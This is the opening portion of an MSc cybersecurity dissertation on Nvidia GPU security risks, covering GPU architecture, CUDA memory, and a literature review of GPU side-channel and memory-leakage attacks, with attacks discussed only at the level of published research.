GPU Security Review

Noel Brooks

School of Computer Science and Informatics

Cardiff University

Supervisor: Eirini Anthi

Industry Supervisor: Mathew Evans

Date: 21st October 2022

A dissertation submitted in partial fulfilment of the requirements
for MSc. Cybersecurity and Technology

Abstract

In this thesis, we consider several security risks posed by Nvidia GPUs which have been amplified by recent developments in GPU technology and GPU malware. In particular, the risk of GPU memory leakage in a GCP environment is assessed, and a recent paper investigating GPU memory leakage attacks is reviewed to verify its results. Using CUDA debuggers, a more granular understanding of how Nvidia GPUs clear memory is provided, which contradicts with the claims of some existing literature about Nvidia GPU memory clearing. This allows us to find no risk of GPU memory leakage in GCP environments using current methods.

Alongside this, a novel GPU pseudo-sleep is developed, which could be used by malware to bypass sandboxes and evade detection. Further, several possible sample programs are identified which could be similarly modified, which provides potential resistance to signaturing if this technique was used by malware.

Finally, following recent claims from malware authors that malware exists which can execute code within GPU memory space, a method of detecting malicious code stored within GPU memory is identified and tested. This method is only successfully used on Linux in this project, but it should be possible to apply it in a Windows context as well.

Contents

1. Introduction

Graphics Processing Units (GPUs) have risen in prominence in recent years, with them being integral to developments in machine learning and serving as engines of the cryptocurrency boom. In fact, prices skyrocketed after cryptocurrency miners started buying all the available GPUs in order to develop large mining rigs [1]. Given this growth in prevalence and the growth in GPU computation power and memory storage, with newer GPUs having up to 80GB of RAM [2], the technical capabilities of GPUs have never been higher. Alongside this, the growth in general-purpose computing on GPUs (GPGPU), which allows GPUs to perform a wider range of tasks than previously, means that GPUs are more powerful than they have ever been.

Given this, it becomes more important to consider the security risks associated with GPUs, as their capabilities develop further and so they become increasingly likely targets for malware. Two recent developments in particular highlight the major security risks associated with GPUs. The first is the fact that GPUs are accessible on all major cloud platforms now [3, 4, 5], and so become accessible to threat actors in a way that physical GPUs aren't. This is especially concerning as cloud platforms have seen a large and growing number of data breaches [6]. The large amounts of RAM which GPUs now have, along with the wider range of tasks they are used for and the ability to rent them from a cloud provider, means that attacks on cloud GPUs could leak customer encryption keys [7] without requiring the attacker to have anything other than a cloud account. These attacks could also be carried out against hundreds or thousands of victims simultaneously if they prove to be feasible, representing a significant risk to cloud customers.

The second development involves the use of a GPU to aid malware in evading detection. The malware arms race between malware authors and malware analysts, anti-virus (AV), and endpoint detection and response (EDR) firms has resulted in ever more creative methods of new malware detection methods and new methods bypassing existing detection [8]. GPUs have already been used by malware, including a key-logger which hides itself more effectively by accessing the keyboard buffer via GPU memory [9]. However, recently claims have been made that malware exists which will execute within GPU memory space [10], thereby bypassing all current memory scanning techniques. This would be significant as historically, whilst GPU memory can be used to hide malicious code, it always has to be returned to normal system memory to be executed, and so it was always detectable by traditional memory scanning provided you could scan memory at the correct time. Executing code from GPU memory would result in complete bypass of existing memory scanning, thereby providing a significant benefit to malware authors.

This work will consider three-specific problem areas relating to Nvidia GPUs and these two recent developments. The first will focus on GPU memory leakage in cloud environments, specifically Google Cloud Platform (GCP). The second will focus on a novel method of utilising the GPU to assist malware in evading detection by replacing a standard sleep call with a GPU pseudo-sleep. Given the ever-changing nature of malware detection and evasion, pre-emptively identifying potential new uses of GPUs for malware is important to provide the best possible chance of detecting new malware. The third problem area will focus on developing a detection method for malicious code stored within GPU memory, which will be a vital area of future research if the claims of malware executing from GPU memory space are true.

These problem areas cover both the most common threat to GPU data, memory leakage, and the most common malicious use of a GPU to attack a host system, storing data in GPU memory, whilst also investigating the potential for novel attacks by considering a GPU pseudo-sleep.

The sections of this project are organised as follows: Section 2 provides relevant background to understand this project, including the basics of GPU architecture and why CUDA was chosen for this project. Section 3 will contain a review of the state of research into GPU memory leakage attacks, considering how cloud services affect this attack vector; the use of GPU memory to bypass malware detection techniques; and the use of sleep functions within malware. Section 4 details the setup, goals, and methodology for three experiments, one for each of the stated problem areas. Sections 5, 6, and 7 present the experiment results, with section 8 concluding the project and detailing possible future work. Section 9 then contains my reflections on the project.

2. Background

2.1. GPU Basics

A graphics card is a printed circuit board (PCB) which can be attached to a computer’s motherboard and is historically used to generate images to be shown on a monitor or other display device. The main chip on a graphics card, which performs the necessary calculations to render the images, is called the Graphics Processing Unit (GPU), though the term GPU is often used interchangeably with the term graphics card, which refers to the whole PCB and includes the other relevant hardware such as the Video RAM (VRAM). In this report, the term GPU will be used interchangeably with the term graphics card.

There also exists integrated GPUs (iGPUs) where the actual GPU chip can be integrated into the main motherboard and has no dedicated memory itself, but instead can use part of the system’s RAM. Most laptops will now ship with an iGPU but not necessarily a separate graphics card, also called a discrete GPU, and so iGPUs account for most of the GPUs produced. Throughout this report, GPU will refer specifically to a discrete GPU, and if iGPUs are relevant they will be specifically named.

Whilst GPUs historically were used just for graphics processing, the introduction of general-purpose computing on GPUs (GPGPU) in the early 2000s allowed GPUs to be used for more purposes than just rendering graphics. The development of GPUs has made them very efficient at the mathematical calculations required for modern computer graphics, with linear algebra being used extensively in modern graphics to render images based on the user’s perspective and perform shading to imitate light reflection accurately. Therefore, GPUs could be used to perform similar mathematical computations for non-graphics related processes.

Examples of non-graphics uses of GPU computing power include password cracking, with popular password cracking software Hashcat making use of the GPGPU language OpenCL [11], as well as historically having used the Nvidia-specific language CUDA. Given the mathematical calculations that need to be performed within hashing algorithms, often using linear algebra such as matrix transformations, GPGPU is significantly faster than using the CPU.

The expanded functionality of GPUs has resulted in increased demand from newer areas and industries ranging from cryptocurrency mining to data science and machine learning. In both of these use cases, GPUs perform complex mathematical operations more efficiently than a CPU, resulting in usage of larger clusters of GPUs to perform these operations at scale.

Given the increased demand for improved graphics quality alongside newer use-cases for GPUs, the requirements for the supporting hardware within graphics cards has increased accordingly. This has resulted in significant increases in the amount of VRAM that modern GPUs have available to them, with GPUs nowadays sometimes having more memory than even high-spec gaming computers. The Nvidia A100, for example, has 80GB of RAM [2], and with that there comes a need to consider the security risks associated with GPU memory more comprehensively. This is especially true as GPUs are mostly optimized for performance and not security, as hypothesized in [7].

2.2. Nvidia and CUDA

The GPU market consists of three major companies: Intel, Nvidia, and AMD. Intel makes up the majority of GPU sales, 60% in quarter 1 of 2022, due to their integrated GPUs (iGPUs), but they are not a major retailer of discrete GPUs [12]. In the discrete GPU market, Nvidia had a market share of 78%, with AMD having 17% and Intel with only 4%, in quarter 1 of 2022 [12]. The market share of the various manufacturers is important when considering what language might be used by malware to interact with GPUs. Malware authors would likely want to have their malware be as portable as possible, and work on as many systems as possible, and so this needs to be considered, along with the support and benefits of each language.

The Compute Unified Device Architecture (CUDA) language is developed by Nvidia and works exclusively with Nvidia GPUs. The Open Computing Language (OpenCL), on the other hand, is developed by the Khronos Group, a non-profit tech consortium which includes Nvidia, AMD, and Intel [13]. Given the involvement of all three manufacturers, OpenCL is compatible with all Intel, AMD, and Nvidia GPUs.

Only Nvidia GPUs were available for experiments during this project, as discussed further in section 4.1**Error! Reference source not found.**. Given the nature of the project, it seemed likely that debugging would be necessary, for example to look at GPU memory and during the course of any software development. Nvidia provides more debugging support, through Nvidia Nsight on Windows [14], and cuda-gdb [15] on Linux, than is available for OpenCL on Nvidia GPUs. There are two different versions of the Nsight debugger, the Legacy and Next-Gen debuggers, with the Legacy version only being able to debug CUDA, and not C++ code, and only working on older Nvidia GPU architectures [16]. Whilst coding in OpenCL would make any output more portable, it could make the development more difficult. Therefore, CUDA was used throughout this project, though there are many tools dedicated to converting to OpenCL from CUDA [17, 18, 19], and possible further work may include porting any proof-of-concept code from CUDA to OpenCL to allow it to be deployable on iGPUs in particular.

CUDA commands are often analogous to existing system commands but relate to the Nvidia GPU. Within CUDA commands, the terms “device” and “host” are used for the GPU and the main computer respectively. Most of the commands used in this project related to GPU memory management, and a few of the most common commands used are listed here [20]:

- *cudaMalloc* – Allocates a specified amount of global GPU memory.
- *cudaMemcpy* – Used to copy data between the host and GPU (device).
- *cudaFree* – Used to free memory allocated on the GPU.
- *cudaMemset* – Sets GPU memory to a certain value.

2.3. GPU Architecture

In order to assess the risks associated with GPUs, it is necessary to have at least a basic understanding of the underlying architecture of GPUs, and how they differ from CPUs. At a basic level, it comes down to the difference between serial processing and parallel processing. CPUs contain a small number of cores designed to process a few threads at a time but optimised to handle large amounts of sequential instructions. GPUs, on the other hand, have many more cores, which allows them to simultaneously run hundreds or thousands of threads.

Whilst the high-level GPU architecture is the same between manufactures, there are differences between the implementation and specifics of GPU architectures, so here specifically the Nvidia GPU architecture will be discussed.

The building block of an Nvidia GPU are CUDA cores, which can be thought of as similar to CPU cores, though they are much simpler and less powerful than a CPU core. There are different types of CUDA core, which are used for specific operations, such as floating point or integer cores. These CUDA cores are collected into streaming multiprocessors (SM), with the number of CUDA cores per SM depending on the specific Nvidia architecture being used. For example, within the Turing architecture [21], each SM contains 64 FP32 cores, 64 INT32 cores, 8 mixed-precision Turing Tensor cores, and 1 RT core. The SM is split into four processing blocks, with 16 FP32 cores, 16INT32 cores, and 2 Tensor cores, with 1 warp scheduler and 1 dispatch unit.

A warp is a collection of 32 threads which are executed simultaneously, running the same instructions but over different data. For example, they could all be performing an addition operation, but the numbers each thread is adding could be different. This is called the Single Instruction Multiple Thread (SIMT) model [22].

When writing a CUDA program, a CUDA kernel is what is written to define the instructions to be run on the GPU. When running this kernel, you define a number of thread blocks to run, and a number of threads per block to have. The collection of thread blocks defined is called a grid.

A thread block is just a collection of threads. Each thread block within the grid is assigned to a particular SM within the GPU, and the number of threads within the block is split up into warps of 32 threads. These warps are then executed on a processing block of the SM via the warp scheduler.




Figure 1 - CUDA kernel execution layers [23]

So, we can think of having three logical layers of memory:

- The CUDA grid
- The CUDA thread block
- The CUDA thread

Each layer has different memory accessible only to that layer, as shown in Table 1.

Memory	**Accessibility**	**Physical Location**
Local	Accessible only to the specific thread	GPU RAM
Shared	Accessible only to the specific thread block	SM memory
Global	Accessible to all threads	GPU RAM

Table 1 - Nvidia GPU logical memory mappings

Figure 2 provides a comprehensive view of logical memory (in green) and how this maps onto physical memory (in blue) in an Nvidia GPU. The relevant logical memory blocks are:

- Local memory – Memory specific to an executing thread and not visible outside that thread. This is actually a portion of GPU RAM accessible just to that thread.
- Shared memory – Memory accessible to a specific block, which can be accessed by all threads within a block but not threads outside the block.

- Global memory – Memory accessible to all threads in the GPU. It is a 49-bit virtual address space corresponding to the GPU's VRAM, pinned system memory, or peer memory. There are specific parts of global memory reserved for certain types of data:
    - Texture memory – This is part of global memory but is accessible through a specific cache which is optimized for dealing with texture memory. It is read-only.
    - Surface memory – The same as texture memory, but the memory is readable and writeable.





Figure 2 - Nvidia Nsight Compute Memory Chart [24]

2.4. Memory

First, we note that when we refer to memory throughout this project, we are referring to volatile memory, specifically RAM. Any references to persistent memory such as HDD or SSD will be explicit.

Given this project will focus significantly on the use of GPU memory, and how storing data in it may be different than storing data in normal memory, it is necessary to have a basic understanding of how a process has access to memory. Firstly, we consider that when a process begins, it is given an amount of RAM into which it loads any relevant data, libraries, and executable code. This memory mapping can be viewed in a debugger, such as x64dbg [25], as seen in Figure 3. This shows various reserved sections, including that for the process' stack, and then the contents of the executable blackscholes.exe along with relevant DLLs which have been loaded.



Address	Size	Info	Content	Type	Protection	Initial
000000007FFE0000	0000000000001000	KUSER_SHARED_DATA		PRV	-R---	-R---
000000007FFE1000	0000000000001000			PRV	-R---	-R---
000000007FFE2000	000000000000E000	Reserved (000000007FFE0000)		PRV		-R---
00000033F2800000	0000000000093000	Reserved		PRV		-RW--
00000033F2893000	0000000000003000	PEB, TEB (15016)		PRV	-RW--	-RW--
00000033F2896000	000000000016A000	Reserved (00000033F2800000)		PRV		-RW--
00000033F2A00000	00000000000FA000	Reserved		PRV		-RW--
00000033F2AFA000	0000000000006000	Stack (15016)		PRV	-RW-G	-RW--
000001BA7E1B0000	0000000000010000			MAP	-RW--	-RW--
000001BA7E1D0000	0000000000016000			MAP	-R---	-R---
000001BA7E1F0000	0000000000004000			MAP	-R---	-R---
000001BA7E200000	0000000000001000			MAP	-R---	-R---
000001BA7E210000	0000000000002000			PRV	-RW--	-RW--
000001BA7E220000	00000000000C1000	\Device\HarddiskVolume3\Windows\		MAP	-R---	-R---
000001BA7E340000	000000000000A000			PRV	-RW--	-RW--
000001BA7E34A000	00000000000F6000	Reserved (000001BA7E340000)		PRV		-RW--
00007FF6E5000000	0000000000005000			MAP	-R---	-R---
00007FF6E5005000	00000000000FB000	Reserved (00007FF6E5000000)		MAP		-R---
00007FF6E5100000	0000000000023000			MAP	-R---	-R---
00007FF6E5230000	0000000000001000	blackscholes.exe		IMG	-R---	ERWC-
00007FF6E5231000	000000000002A000	".text"	Executable code	IMG	ER---	ERWC-
00007FF6E525B000	000000000001D000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FF6E5278000	0000000000004000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FF6E527C000	0000000000002000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FF6E527E000	0000000000017000	".nv_fatb"		IMG	-RWC-	ERWC-
00007FF6E5295000	0000000000001000	".nvFatBi"		IMG	-RWC-	ERWC-
00007FF6E5296000	0000000000001000	"_RDATA"		IMG	-R---	ERWC-
00007FF6E5297000	0000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FF6E5298000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFDF2760000	0000000000001000	kernelbase.dll		IMG	-R---	ERWC-
00007FFDF2761000	00000000000D0000	".text"	Executable code	IMG	ER---	ERWC-
00007FFDF2831000	000000000011E000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFDF294F000	0000000000005000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFDF2954000	000000000000D000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFDF2961000	0000000000001000	".didat"		IMG	-R---	ERWC-
00007FFDF2962000	0000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFDF2963000	000000000001B000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFDF5360000	0000000000001000	kernel32.dll		IMG	-R---	ERWC-
00007FFDF5361000	0000000000073000	".text"	Executable code	IMG	ER---	ERWC-
00007FFDF53D4000	000000000002F000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFDF5403000	0000000000002000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFDF5405000	0000000000006000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFDF540B000	0000000000001000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFDF540C000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFDF5510000	0000000000001000	ntdll.dll		IMG	-R---	ERWC-
00007FFDF5511000	0000000000105000	".text"	Executable code	IMG	ER---	ERWC-
00007FFDF5616000	0000000000001000	"RT"		IMG	ER---	ERWC-
00007FFDF5617000	0000000000043000	".rdata"	Read-only initialized data	IMG	-R---	ERWC-
00007FFDF565A000	0000000000009000	".data"	Initialized data	IMG	-RW--	ERWC-
00007FFDF5663000	000000000000E000	".pdata"	Exception information	IMG	-R---	ERWC-
00007FFDF5671000	0000000000004000	".mrdata"		IMG	-R---	ERWC-
00007FFDF5675000	0000000000001000	".00cfg"		IMG	-R---	ERWC-
00007FFDF5676000	0000000000068000	".rsrc"	Resources	IMG	-R---	ERWC-
00007FFDF56DE000	0000000000001000	".reloc"	Base relocations	IMG	-R---	ERWC-
00007FFFFFFE0000	0000000000010000	Reserved		PRV	-----	-R---

Figure 3 - Memory map from x64dbg of the program blackscholes.exe

Now the memory addresses seen in x64dbg are called virtual addresses, because they aren't the actual physical memory addresses where that data is stored in RAM, but instead a mapped version of this memory. This allows all processes to have a contiguous virtual address space, whilst something called a page table is used to map the virtual memory within a process to the physical memory addresses.

When considering GPU memory, the structure is very similar. A process using a GPU will have a memory space which has a virtual addressing system, and then a page table to map to the GPU's physical memory addresses.

2.5. Hooks

The idea of "hooking" functions will appear during this project, so a very brief introduction is given. For our purposes, the notion of hooking is when a particular function or API call is altered so that some custom code runs before it, after it, or sometimes instead of it. This allows someone to change the impact of a common function.

For example, the sleep function could be hooked to just ignore the sleep altogether or to check if a sleep was over a certain length and skip it only if this was the case. Hooks are often used by AV and EDR solutions to allow them to monitor certain functions or API calls which they consider risky or noteworthy.

3. Literature Review

When assessing how GPU security risks are impacted by increased GPU usage and memory storage, both the risks to the data stored in GPU memory and how malware could leverage GPUs, given they're becoming both more powerful and more prevalent, need to be considered. In section 3.1, we review GPU memory leakage attacks, and in section 3.2 we consider how malware can leverage GPUs to evade detection.

3.1. Memory Leakage

GPU memory is expected to contain standard graphics data, which is used in rendering images, which could contain sensitive data as it may be possible to recover images displayed to the screen. Alongside graphical data, the newer uses of GPUs through GPGPU means that other forms of sensitive data may be stored within GPU memory. For example, there are implementations of encryption algorithms, such as AES, which can be run on a GPU [26], and this means that the symmetric AES key may be recoverable from GPU memory.

A threat actor could obtain sensitive data from the GPU in two ways:

- Side-channel attacks which allow an attacker to derive information about the program running on the GPU.
- Direct access to data within GPU memory.

3.1.1. Side-Channel Attacks

Several side-channel attacks have been performed on GPUs to derive a range of sensitive data. Encryption keys for AES [27] and RSA [28] have been successfully recovered using timing attacks against encryption routines running on a GPU, and details of a neural network running on a GPU have also been recovered via a side-channel attack [29].

It was also found by [29] that it was possible to fingerprint websites visited just by polling available GPU memory to track the GPU memory allocations made by the web browser. Despite the fact that Naghibijouybari et al. [29] argue that their experiments show how GPU side-channel attacks are practical, the fingerprinting experiment requires the control of many variables on the target system. The default configuration for browsers resulted in webpages being identified with only 59%, and this was after the webpages classified were limited to the front pages of Alexa 200 top websites. Coupled with this, different window sizes could reduce the accuracy down to 63% from 90% if the option to use the GPU to rasterise web-content was enabled. The time series of the GPU memory allocation whilst a web page is loaded is also likely to change as the web content page does, which it frequently will with news sites, social media sites, streaming sites, and other major websites. This means that the classification model built from initial test data may only be valid for a period of hours, thereby requiring repeated computations in order to be useful.

Similarly, to practically implement the attacks identified in [27, 28], it would be necessary to know the exact encryption algorithm implementations being used to ensure that the side-channel attack was valid. As well as this, in [27] the experiment requires having an attacker who can send millions of requests to a victim server which will use a GPU to encrypt the plaintext sent by the attacker, and return this to the attacker along with timing information. Jiang et al. [27] identify limitations of their attack by considering how accurate the timing informaiton available to the attacker likely is, and how a highly-occupied GPU might affect the timing results. Nevertheless, it finds that around 10 million requests would be able to recover a byte of the AES key with 90% accuracy. If this was done for each byte of the 16-byte key, and the chances of success were idependent of each other, then 160 million requests would give an 18.5% chance of successfully recovering the AES key. It seems unlikely that a system exists that would encrypt all 160 million requests it received with the same encryption key, given the fact that re-use of encryption keys is a known weakness [30] with some protocols vulnerable to existing key-reuse attacks [31]

Whilst side-channel attacks are clearly possible, it seems unlikely that they will be implemented by threat actors in the near future, except for possibly very limited nation-state usage given the resources of nation-state actors and the sometimes unique systems targeted by them.

3.1.2. Direct Memory Access

Information leakage via GPU memory is a relatively well-studied subject, with information having been recovered from GPU memory including image files [32], recovered partial web-pages [33], and AES encryption keys [7]. All of these attacks focus on the same lack of memory clean-up, which allows GPU memory to be freed, re-allocated, and then read without the original memory contents being cleared or zeroed out.

These experiments were all carried out using programs which recovered data from GPU memory immediately after the program using the memory ended. In this way, the experiments had the best chance to recover meaningful data, but this also isn't reflective of how these attacks would likely be deployed in the real world. Instead, it is far more likely that an attacker would be able to dump GPU memory at a certain time, and then analyse the memory to determine if useful data could be acquired from the dump. This is a different problem to hunting for known data with a specific structure, as was the case in these experiments, where the value stored in GPU memory was known and all that was needed was to extract it. Instead, if deploying this attack, a threat actor would first need to determine the type and usefulness of any data recovered.

Spending on cloud services has increased five-fold since 2010 [34, 35], and GPUs are available across all major cloud platforms [3, 4, 5]. GPUs in particular are a good target for cloud migration given they are often only utilised for "25-30% of the time" [36]. Wider use of cloud GPUs means that information leakage via GPU memory is a much more viable attack method as it no longer requires existing access to a victim's system. Given that GPUs are kept powered on within data centres when not in use by a cloud customer, the volatile RAM memory isn't necessarily cleared in the same way it would be if the GPU were powered off.

Initially, cloud providers only allowed customers to use a whole GPU, but more recently some providers, such as Azure [37] and Vultr [38] offer the ability to buy fractions of a GPU to attach to virtual machines (VMs). There are different ways that GPUs can be separated in order to sell fractions of them, with consequences for the strength of the segregation between users of fractions of the same GPU. The two main methods are:

- Time-sharing/time-slicing – Here, several systems share a physical GPU, but at any one time only one system has control of it. Each system gets to run its workload on the GPU for a given period of time, and is then passed to the other systems, and control of the GPU is rotated around.
- Multi-instance GPUs – This allows you to partition a GPU into several different instances which all have their own memory, cache, and cores. In this case, all systems can be using their portion of the GPU at the same time.

Both Azure and Vultr use multi-instance GPUs, with dedicated memory and core segmentation, but Vultr also uses time-slicing for smaller GPU fractions [39]. Time-slicing presents greater risks because if GPU memory isn't cleared when swapping between instances, it would be possible for information leakage to occur via GPU memory. While information leakage is also possible if the segmentation used in multi-instance GPUs is weak, the segmentation does provide some protection.

Therefore, when considering GPUs within a cloud architecture, there are two potential risk scenarios, as detailed in [40]. These are:

- *Serial adversary* - An attacker has access to a GPU sequentially before or after a victim.
- *Parallel adversary* - An attacker has access to a multi-instance GPU which is running on the same physical GPU as the victim's multi-instance GPU.

Given that the standard method of providing GPUs in a cloud environment is by renting a whole GPU, the *serial adversary* is a more likely scenario. As noted by [40], whilst direct information leakage is less likely in the *parallel adversary* case, there is a possibility of side-channel attacks. However, if GPU memory, cache, and cores are all properly segmented then the impact of workloads from other fractional GPUs should be limited, reducing the opportunity for side-channel attacks.

Maurice et al. [40] give a comprehensive overview of the state of information leakage attacks against GPUs in 2014, providing useful granularity in identifying the extent of information leakage by showing which actions allow for information leakage (such as switching user) and which don't (such as a hard reboot). It also introduces experiments specifically on a cloud platform, AWS, though some actions weren't tested on AWS because this experiment, similarly to the other information leakage experiments, relied upon writing known data to GPU memory and then recovering it. This prevented an experiment being conducted into if when spinning up a new VM, data could be recovered from the GPU which originated from the previous VM using that GPU. This was identified as being possible when considering locally virtualised access, where a GPU was connected to VMs running on a hypervisor on a local machine. Here, it was possible to recover data related to an old VM from a new VM connected to the same GPU.

